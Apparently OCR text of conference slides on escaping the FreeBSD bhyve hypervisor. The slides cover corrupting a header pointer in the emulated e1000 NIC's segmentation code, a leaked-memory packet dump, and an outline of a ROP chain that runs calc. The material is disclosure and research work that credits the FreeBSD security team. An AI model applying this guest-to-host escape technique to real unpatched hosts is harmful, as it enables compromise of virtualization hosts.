
- Problem: interesting targets (saved RBP, saved RIP) are out of reach (OFFSET is 1-byte size)
- Solution: corrupt the **hdr** pointer
  - Get a memory leak
  - Improve the OOB write primitive



Exploitation

Memory Leak

- Overwrite the 2 Lower order bytes of **hdr** pointer
  - Leak of several stack pointers



```
tcpdump: listening on vtnet1, link-type EN10MB (Ethernet), capture size 262144 b
ytes
17:13:44.049358 IP (tos 0x0, ttl 63, id 36221, offset 0, flags [none], proto UDP
 (17), length 250)
    192.168.197.2.65534 > 192.168.198.2.16705: [no cksum] UDP, bad length 8184 >
 222
        0x0000:  4500 00fa 8d7d 0000 3f11 e11f c0a8 c502  E....}..?.......
        0x0010:  c0a8 c602 fffe 4141 2000 0000 0000 0000  ......AA........
        0x0020:  1700 7034 2000 0000 0000 0870 2300 0000  ..p4.......p#...
        0x0030:  0000 0000 0000 0000 0000 843f bfde ff7f  ...........?....
        0x0040:  0000 3a00 0000 0000 0000 923f bfde ff7f  ..:........?....
        0x0050:  0000 0000 0000 0100 0000 7000 0000 0000  ..........p.....
        0x0060:  0000 0100 0000 0000 0000 0800 0022 0001  ............."..
        0x0070:  0000 0000 c0a8 0800 0000 0100 0000 dc05  ................
        0x0080:  0000 0200 0000 0800 0000 203b bfde ff7f  ...........;....
        0x0090:  0000 0800 0000 0800 0000 0000 0000 0000  ................
        0x00a0:  0000 1036 bfde ff7f 0000 3a00 0000 0000  ...6......:.....
        0x00b0:  0000 0060 ed00 0800 0000 0000 0000 0800  ...`............
        0x00c0:  0000 0000 0000 2b1a 2c00 0100 0000 22e8  ......+.,.....".
        0x00d0:  2300 1036 bfde ff7f 0000 0001 0000 0000  #..6............
        0x00e0:  0000 3a80 c117 0800 0000 0800 0000 0000  ..:.............
        0x00f0:  0000 2200 0000 0000 0000                 .."......
```

require enabling packet forwarding on the host

BUT who needs a memory leak when ASLR is not enabled by default (FreeBSD 13.0-RELEASE #0)

SYNACKTIV

Exploitation

The Relative Write Primitive

- Corrupt the **hdr** pointer during the first iteration loop

- Use one of the multiple writes on **hdr** during the second iteration loop → May cause parasite writes too!!

```
for (seg = 0, left = paylen; left > 0; seg++, left -= now) {
    now = MIN(left, mss);
    /* ... */
    /* IPv4 -- set length and ID */
    *(uint16_t *)&hdr[ckinfo[0].ck_start + 2] = htons(hdrlen - ckinfo[0].ck_start + now);
    *(uint16_t *)&hdr[ckinfo[0].ck_start + 4] = htons(ipid + seg);

    /* Update pseudo-header checksum. */
    tcpsum = tcpcs;
    tcpsum += htons(hdrlen - ckinfo[1].ck_start + now);

    /* Update payload length. */
    *(uint32_t *)&hdr[ckinfo[1].ck_start + 4] = hdrlen - ckinfo[1].ck_start + now;

    /* Calculate checksums and transmit. */
    *(uint16_t *)&hdr[ckinfo[0].ck_off] = ipcs;
    *(uint16_t *)&hdr[ckinfo[1].ck_off] = e82545_carry(tcpsum);

    e82545_transmit_backend(sc, tiov, tiovcnt);
}
```


OOB WRITE

Initial OOB write

Exploitation

Code Execution

- Make an initial large allocation to copy payload
- Use write primitives 4x to copy a small ROP chain
- Escape & run calc



Exploitation

Capsicum Sandbox

- Exploit working without the support of the sandbox (WITHOUT_CAPSICUM)
- Capsicum sandbox will prevent running calc
  - Execve syscall (and many others) is filtered
- Sandbox escape
  - Not investigated
  - Checkout Reno Robert Phrack’s paper

Conclusion

Final Notes

- Exploit code available at Synacktiv’s Github Repository
- https://www.synacktiv.com/publications/escaping-from-bhyve
- Thanks to the FreeBSD security team!!

Questions?